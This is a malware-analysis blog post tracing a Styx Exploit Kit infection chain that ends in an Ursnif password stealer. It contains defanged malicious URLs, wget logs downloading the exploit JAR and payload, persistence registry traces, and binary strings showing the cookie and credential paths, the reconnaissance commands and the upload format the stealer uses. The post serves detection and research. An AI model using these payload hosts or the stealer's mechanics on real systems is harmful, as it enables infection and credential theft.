
The infection of Styx Exploit Kit (Landing page: painterinvoice.ru + Payload: PWS/Ursnif Variant)

blog.malwaremustdie.org/2013/02/the-infection-of-styx-exploit-kit.html



Infection route:

```
Infector:    h00p://tropold.org/jerk.cgi?6
Redirector:
h00p://painterinvoice.ru/1yM1hP12juZ0eb1m08qSE0gC6f01z5B0c4Vm12yDo0Xvu50mkZ10gv2o0FwTJ0kT3S0y2Lp0cz4L0JlPp0

Downloader1: h00p://painterinvoice.ru/ISRonx04zR50Jrd217..vN607Atz/getmyfile.exe?o=1&h=11
Lead to:     (same path)/imJTuXe.jar
Downloader2: h00p://painterinvoice.ru/3vzJEf0i1Ke0TEJU0NH..0mMLQ/getmyfile.exe?o=1&h=12
Payload:     h00p://fuji-solar.co.jp/date/dune.exe
```

Infectior hosts:

```
Infector (hacked site): tropold.org       (209.8.45.242)
Landing Page          : painterinvoice.ru (108.61.12.43)
Payload (hacked site) : fuji-solar.co.jp  (60.43.201.33)
```

PoC:

Infector:

```
// download

--2013-02-03 02:22:15--  h00p://tropold.org/jerk.cgi?6
Resolving tropold.org... seconds 0.00, 209.8.45.242
Caching tropold.org => 209.8.45.242
Connecting to tropold.org|209.8.45.242|:80... seconds 0.00, connected.
  :
GET /jerk.cgi?6 HTTP/1.0
Referer: http://malwaremustdie.blogspot.jp/
User-Agent: We are MalwareMustDie! You are on our blog!
Host: tropold.org
  :
HTTP/1.1 200 OK
Date: Sat, 02 Feb 2013 19:03:31 GMT
Server: Apache
Set-Cookie: thlpg6=_1_; expires=Sun, 03-Feb-2013 19:03:31 GMT; path=/; domain=tr
opold.org
Connection: close
Content-Type: text/html; charset=UTF-8
  :
200 OK
Length: unspecified [text/html]
Saving to: `jerk.cgi@6.1"
2013-02-03 02:22:15 (1.49 MB/s) - `jerk.cgi@6.1' saved [182]"

// cat

<html><frameset rows="100%">
<frame src="h00p://painterinvoice.ru/...U0XFea">
</frameset>
</html>
```

Redirectors:

```
// download

--2013-02-03 02:23:29--  h00p://painterinvoice.ru/1yM1hP12juZ0eb1m08qSE0gC6f01z5
B0c4Vm12yDo0Xvu50mkZ10gv2o0FwTJ0kT3S0y2Lp0cz4L0JlPp0fzIh0oYGU0XFea
Resolving painterinvoice.ru... seconds 0.00, 108.61.12.43
Caching painterinvoice.ru => 108.61.12.43
Connecting to painterinvoice.ru|108.61.12.43|:80... seconds 0.00, connected.
  :
GET /1yM1hP12juZ0eb1m08qSE0gC6f01z5B0c4Vm12yDo0Xvu50mkZ10gv2o0FwTJ0kT3S0y2Lp0cz4L0JlPp0fzIh0oYGU0XFea
HTTP/1.0
Referer: http://malwaremustdie.blogspot.jp/
User-Agent: We are MalwareMustDie! You are on our blog!
Host: painterinvoice.ru
HTTP request sent, awaiting response...
  :
HTTP/1.0 302 Found
Set-Cookie: PHPSESSID=2pt94m2itjr49i320maohs0r30; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-Powered-By: Application Error....
Server: QRATOR
Location: h00p://painterinvoice.ru/..0fzIh0oYGU0XFea/
Content-type: text/html
Content-Length: 0
Connection: keep-alive
Date: Sat, 02 Feb 2013 17:27:06 GMT
  :
302 Found
  :
Location: h00p://painterinvoice.ru/1yM1hP12ju..zIh0oYGU0XFea/ [following]
Skipping 0 bytes of body: [] done.
--2013-02-03 02:23:30--  h00p://painterinvoice.ru/1yM1hP12juZ0eb1m08q...2Lp0cz4L0JlPp0fzIh0oYGU0XFea/
Reusing existing connection to painterinvoice.ru:80.
  :
GET /1yM1hP12juZ0eb1m08qSE0gC6f01z5B0c4Vm12yDo0Xvu50mkZ10gv2o0FwTJ0kT3S0y2Lp0cz4L0JlPp0fzIh0oYGU0XFea/
HTTP/1.0
Referer: http://malwaremustdie.blogspot.jp/
User-Agent: We are MalwareMustDie! You are on our blog!
Host: painterinvoice.ru
  :
HTTP/1.0 200 OK
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-Powered-By: Application Error....
Server: QRATOR
Content-Type: text/html
X-Mode: HTML
Content-Length: 490
Connection: keep-alive
Date: Sat, 02 Feb 2013 17:27:07 GMT
  :
200 OK
Length: 490 [text/html]
Saving to: `index.html"
2013-02-03 02:23:31 (13.4 MB/s) - `index.html saved [490/490]"

// cat

<html>
<head>
<title>TTkllldd</title>
</head>
<body>
<applet archive="imJTuXe.jar" code="kobCA.Qbyka" name="vNOArj">
<param name="p" value="h00p://painterinvoice.ru/ISRonx04...607Atz/getmyfile.exe?o=1&h=11"/>
```

```
</applet>
<script type="text/javascript" src="rtoplsf.js"></script>
</body>
</html>
```

Downloader:

↑See the ISRonx04...607Atz/getmyfile.exe?o=1&h=11, is a downloader scheme of this exploit kit. It forward you to the JAR download url:


```
h00p://painterinvoice·
ru/spM4XE0q6I0074Rr0gZq70QF520sJWu0pqgQ0QET4131rg0YCPL07RJk0ePNF0VV9X0313c0JKqP0Kx3Z0l4D00nDue0ujSn/imJTuXe
```

Download...


```
--2013-02-03 02:26:40--  h00p://painterinvoice.ru/spM4XE..ujSn/imJTuXe.jar
Resolving painterinvoice.ru... seconds 0.00, 108.61.12.43
Caching painterinvoice.ru => 108.61.12.43
Connecting to painterinvoice.ru|108.61.12.43|:80... seconds 0.00, connected.
  :
GET
/spM4XE0q6I0074Rr0gZq70QF520sJWu0pqgQ0QET4131rg0YCPL07RJk0ePNF0VV9X0313c0JKqP0Kx3Z0l4D00nDue0ujSn/imJTuXe.j
 HTTP/1.0
Referer: http://malwaremustdie.blogspot.jp/
User-Agent: We are MalwareMustDie! You are on our blog!
Host: painterinvoice.ru
HTTP request sent, awaiting response...
  :
HTTP/1.0 200 OK
Set-Cookie: PHPSESSID=d8l9gc7g9vbg0poai41h97r7c6; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-Powered-By: Application Error....
Server: QRATOR
Content-Type: text/html
X-Mode: HTML
Connection: close
Date: Sat, 02 Feb 2013 17:30:16 GMT
  :
200 OK
Length: unspecified [text/html]
Saving to: `imJTuXe.jar"
2013-02-03 02:26:41 (14.5 KB/s) - `imJTuXe.jar saved [12996]"
```

Exploitation


The target privilege:




The flood:



CVE-2012-1723



CVE-2012-4681



This JAR at Virus Total, URL -->>[HERE]
SHA256: ca601ec85cc7bc2afa82384a1b832401af281e476021b1db59201bb8d0936211
SHA1: e3f1b938ef96c139b948c6bd9cc69d7c2dec0643
MD5: 9c4ca2083a2c4cd518897ab59df3a15c
File size: 12.7 KB (12996 bytes)
File name: imJTuXe.jar
File type: JAR
Tags: exploit jar cve-2012-1723 cve-2012-4681
Detection ratio: 10 / 46
Analysis date: 2013-02-03 08:07:39 UTC (2 hours, 36 minutes ago)

Malware names:

DrWeb	: Exploit.CVE2012-1723.13
GData	: Java:CVE-2012-1723-VT
AntiVir	: EXP/2012-1723.GE
TrendMicro	: HEUR_JAVA.EXEC
McAfee-GW-Edition	: Exploit-CVE2012-1723.c
Avast	: Java:CVE-2012-1723-VT [Expl]
ESET-NOD32	: probably a variant of Java/Exploit.CVE-2012-1723.FR
McAfee	: Exploit-CVE2012-1723.c
Ikarus	: Java.CVE.2012
Sophos	: Troj/JavaDl-NZ

The JAR resulted the below URL:


h00p://painterinvoice.ru/3vzJE..(long)..0mMLQ/getmyfile.exe?o=1&h=12

Payload:

Again we met "..0mMLQ/getmyfile.exe" downloader, which now pointing to the below payload url:

```
h00p://fuji-solar.co.jp/date/dune.exe
```

It's still up there..(make the necessary warning though...)



Download log:

```
GET /date/dune.exe HTTP/1.0
User-Agent: MalwareMustDie! You are famous now!
Host: fuji-solar.co.jp
HTTP request sent, awaiting response...
  :
HTTP/1.1 200 OK
Date: Sat, 02 Feb 2013 17:20:04 GMT
Server: Rapidsite/Apa
Last-Modified: Sat, 02 Feb 2013 12:26:52 GMT
ETag: "35dd625-37400-510d060c"
Accept-Ranges: bytes
Content-Length: 226304
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: application/exe
  :
200 OK
Registered socket 1896 for persistent reuse.
Length: 226304 (221K) [application/exe]
"Saving to: `dune.exe"
```

Payload at Virus Total, url is here -->>[HERE]
SHA256: 0e61ecd0aad87a72d36bc10288303292859a800d2237ac9c32755d9e455e87e2
SHA1: a7344edd33d4bcd538fdba240c2996417a0d63b8
MD5: a26ff2a7664aaa03d41a591fc71d2221
File size: 221.0 KB (226304 bytes)
File name: dune.exe

File type: Win32 EXE
Tags: peexe
Detection ratio: 3 / 46
Analysis date: 2013-02-03 07:09:05 UTC (38 minutes ago)

Malware Name:

```
TrendMicro-HouseCall     : TROJ_GEN.F47V0202
DrWeb                    : Trojan.KillProc.22029
Symantec                 : WS.Reputation.1
```

↑Low detection. It looks we will see many infection happened..
I wrote the quick analysis on this malware in VT comment, with additional information below:

As per I wrote in VT comment, this malware killed explorer.exe & started the new one, as per I reproduced below:

How this malware did it? and what for? below could be the answer:

First, it creates: 1958718(RANDOM).bat in the current directory. PoC traces:

```
"WriteFile","C:\Documents and Settings\%USER%\%DESKTOP%\1958718.bat",
            "SUCCESS","Offset: 0, Length: 72"
```

And executed it with CMD command to re-run explorer & delete the malware files:

```
"Process Create","C:\WINDOWS\system32\cmd.exe","SUCCESS","PID: 2916,
                 Command line:
                 cmd /c """C:\Documents and Settings\%USER%\%DESKTOP%\1958718.bat""
```

With the batch command below:

```
(361): /sd %lu
(363): %lu.bat                    "
(364): attrib -r -s -h %%1
(365): del %%1
(366): if exist %%1 goto %u
(367): del %%0
(369): %s\explorer.exe"
```

This act is to hide the real malware activities and to delete the malware files from the PC after being executed.

What had happened during the explorer.exe being terminated was:
It created C:\WINDOWS\system32\fastinit.exe(RANDOM) (a self copy) & make it autostart in registry with setting key/values:

```
"CreateFile","C:\WINDOWS\system32\fastinit.exe","SUCCESS", OpenResult: Created"
"RegSetValue","HKCU\Software\Microsoft\Windows\CurrentVersion\Run\helplist(RANDOM)","SUCCESS","
   Type: REG_SZ, Length: 66, Data: C:\WINDOWS\system32\fastinit.exe"
```

NOTE: The malware choosed the name of file to be copied itself AFTER investigating what EXE files is actually exist in your PC and choosed one of them for the target to copy, PoC -->>[HERE]

Furthermore the randomization also used to pick autostart registry key name,
Like in this case was **Windows\CurrentVersion\Run\helplist**, while in VT
I detected **\Windows\CurrentVersion\Run\autocnfg**, while VT behavior test
itself shows: **\Windows\CurrentVersion\Run\blassmgr**.

The rest of changes in registry is as per below:

```
"HKCU\Software\Microsoft\Windows\CurrentVersion\Run\helplist","SUCCESS","Type: REG_SZ, Length: 66, Data:
C:\WINDOWS\system32\fastinit.exe"
"HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\Personal","SUCCESS","Type: REG_SZ,
Length: 86, Data: C:\Documents and Settings\%USER%\My Documents"
"HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\Cache","SUCCESS","Type: REG_SZ,
Length: 140, Data: C:\Documents and Settings\%USER%\Local Settings\Temporary Internet Files"
"HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\{11948642-10a9-11e2-95b6-
806d6172696f}\BaseClass","SUCCESS","Type: REG_SZ, Length: 12, Data: Drive"
"HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\{903f3d4c-6ae4-11e2-91fb-
0012f0e93e3e}\BaseClass","SUCCESS","Type: REG_SZ, Length: 12, Data: Drive"
"HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\Common Documents","SUCCESS","Type:
REG_SZ, Length: 92, Data: C:\Documents and Settings\All Users\Documents"
"HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\Desktop","SUCCESS","Type: REG_SZ,
Length: 74, Data: C:\Documents and Settings\%USER%\%DESKTOP%"
"HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass","SUCCESS","Type:
REG_DWORD, Length: 4, Data: 1"
"HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName","SUCCESS","Type:
REG_DWORD, Length: 4, Data: 1"
"HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet","SUCCESS","Type:
REG_DWORD, Length: 4, Data: 1"
```

Since the malware binary file was encrypted so we can't see much of it,
if you see the binary in the section .text it will appear like this:

```
File: dune.exe; Section: .text
Encrypted part:
0x0004FF   0x0004FF     >====
0x000515   0x000515     ====6?y>6?y
0x00052B   0x00052B     5=Hh2
0x000531   0x000531     2====a
0x00055B   0x00055B     c>====
0x000582   0x000582     >?Ay=|=
0x0005A9   0x0005A9     Rn=y=
0x0005AF   0x0005AF     35Ln=y=
0x0005E0   0x0005E0     3>====
0x000610   0x000610     ===g===
0x00062D   0x00062D     %,A>h
0x000645   0x000645     a5===
0x0006BD   0x0006BD     n====g==5==
   :          :           :
0x03646F   0x03646F     R |=A3
0x03662A   0x03662A     %H2%n?
0x036642   0x036642     A57 >
0x03668E   0x03668E     >6=dg>
```

The complete list is here -->>[HERE]

but after being decrypted we start to understand how it works better.
The section .rdata will appear contains the some values.
We can see the list of calls is here -->>[HERE]
And the breakdown of the stealer++ activities as per below:

Some comment of malware coder with the mis-spelled words:

```
.rdata:100124E4 00000010 C Sart Load DLL\r\n
.rdata:100124F4 0000001D C Loading DLL: \"%s\" size: %d\r\n
.rdata:10012514 00000012 C Start Write DLL\r\n
.rdata:10012528 00000016 C DLL load status: %u\r\n
.rdata:10012658 0000001C C Started Soccks status {%u\n}
.rdata:10012674 00000014 C Get info status %u\n
.rdata:10012688 00000017 C Command received \"%s\"\n
.rdata:100126A0 0000000C C MakeScreen\n
```

So it supposed to connect to internet...

```
.rdata:10012C64 00000008 C http://
.rdata:10012C6C 00000009 C https://
.rdata:10012A94 00000006 C Host:
.rdata:10012A9C 0000000C C User-Agent:
.rdata:10012AA8 00000010 C Content-Length:
.rdata:10012AB8 00000013 C Transfer-Encoding:
.rdata:10012BDC 0000000A C text/html
.rdata:10012BE8 00000006 C image
.rdata:10012BF0 0000000A C Referer:
.rdata:10012BFC 0000001A C URL: %s\r\nuser=%s\r\npass=%s
```

While these shows what it grabs.. (Ursnif trade mark)

```
.rdata:10012CA4 00000005 C @ID@
.rdata:10012CB0 00000008 C @GROUP@
.rdata:10012CB8 00000007 C grabs=
.rdata:10012CC0 00000008 C NEWGRAB
.rdata:10012CC8 0000000B C SCREENSHOT
.rdata:10012CD4 00000008 C PROCESS
.rdata:10012CDC 00000007 C HIDDEN
.rdata:10012CE4 00000005 C @%s@
.rdata:10012CEC 00000005 C http
.rdata:10012CF4 00000005 C POST
.rdata:10012CFC 0000000A C URL: %s\r\n
```

..or this one will show you better...

```
.rdata:10012948 0000001D C cmd /C \"systeminfo.exe > %s\"
.rdata:10012968 0000001B C failed start sysinfo - %u\n
.rdata:10012984 0000001D C cmd /C \"echo -------- >> %s\"
.rdata:100129A4 00000021 C cmd /C \"tasklist.exe /SVC >> %s\"
.rdata:100129C8 0000001C C failed start tasklist - %u\n
.rdata:100129E4 0000001F C cmd /C \"driverquery.exe >> %s\"
.rdata:10012A04 0000001A C failed start driver - %u\n
.rdata:10012A20 0000005B C cmd /C \"reg.exe query
\"HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall\" /s >> %s\
.rdata:10012A7C 00000015 C failed get reg - %u\n
```

The credentials targetted....

```
0x010F44   \Mozilla\Firefox\Profiles\
0x010F7C   cookies.sqlite
0x010F9C   cookies.sqlite-journal
0x010FCC   \Macromedia\Flash Player\
0x011000   *.sol
0x01100C   *.txt
0x011018   \sols
0x011024   \cookie.ie
0x01103C   \cookie.ff
0x011678   image/gif
```

We'll see usage of PHP form on the server side:

```
.rdata:100126E8 00000005 C form
.rdata:100126F0 0000004B C /data.php?version=%u&user=%08x%08x%08x%08x&server=%u&id=%u&type=%u&name=%s
.rdata:10012758 0000007B C
version=%u&user=%08x%08x%08x%08x&server=%u&id=%u&crc=%08X&wake=%u&prjct=%d&arch=%u&inf=0&os=%u.%u.%u&guid=%
```

```
.rdata:100127D8 0000000D C /c%s.php?%s=
        :
.rdata:10012E10 00000042 C Content-Disposition: form-data; name=\"upload_file\"; filename=\"%s\"
.rdata:10012E58 00000048 C Content-Disposition: form-data; name=\"upload_file\"; filename=\"%.4u.%lu\"
.rdata:10012EA0 00000027 C --------------------------%04x%04x%04x
.rdata:10012EC8 0000002F C Content-Type: multipart/form-data; boundary=%s
.rdata:10012EF8 0000000B C \r\n--%s--\r\n
.rdata:10012F04 00000027 C Content-Type: application/octet-stream
.rdata:10012F2C 00000011 C --%s\r\n%s\r\n%s\r\n\r\n
```

Setting target directory for grabbing sruff

```
.rdata:100128A4 0000001B C .set DiskDirectory1=\"%s\"\r\n
.rdata:100128C0 00000019 C .set CabinetName1=\"%s\"\r\n
.rdata:100128DC 00000007 C \"%s\"\r\n
.rdata:100128EC 0000001B C .set DestinationDir=\"%S\"\r\n
.rdata:1001290C 00000007 C \"%S\"\r\n
```

And making CAB archive of the target..

```
.rdata:10012914 00000014 C makecab.exe /F \"%s\
```

I thank you @EP_X0FF kernel mode for the very good help solving this mistery.
It is a PWS variant alright, with the malware name of **Trojan Ursnif.**
The complete list of the .RDATA section is here-->>[HERE]

Samples

*) We share samples for research purpose & raising detection ratio of this infection.
Infection sample set -->>[HERE]
The malware complete recorded process can be download in archive here -->>[HERE]

Thank's to @kafeine for the infection info.

#MalwareMustDie!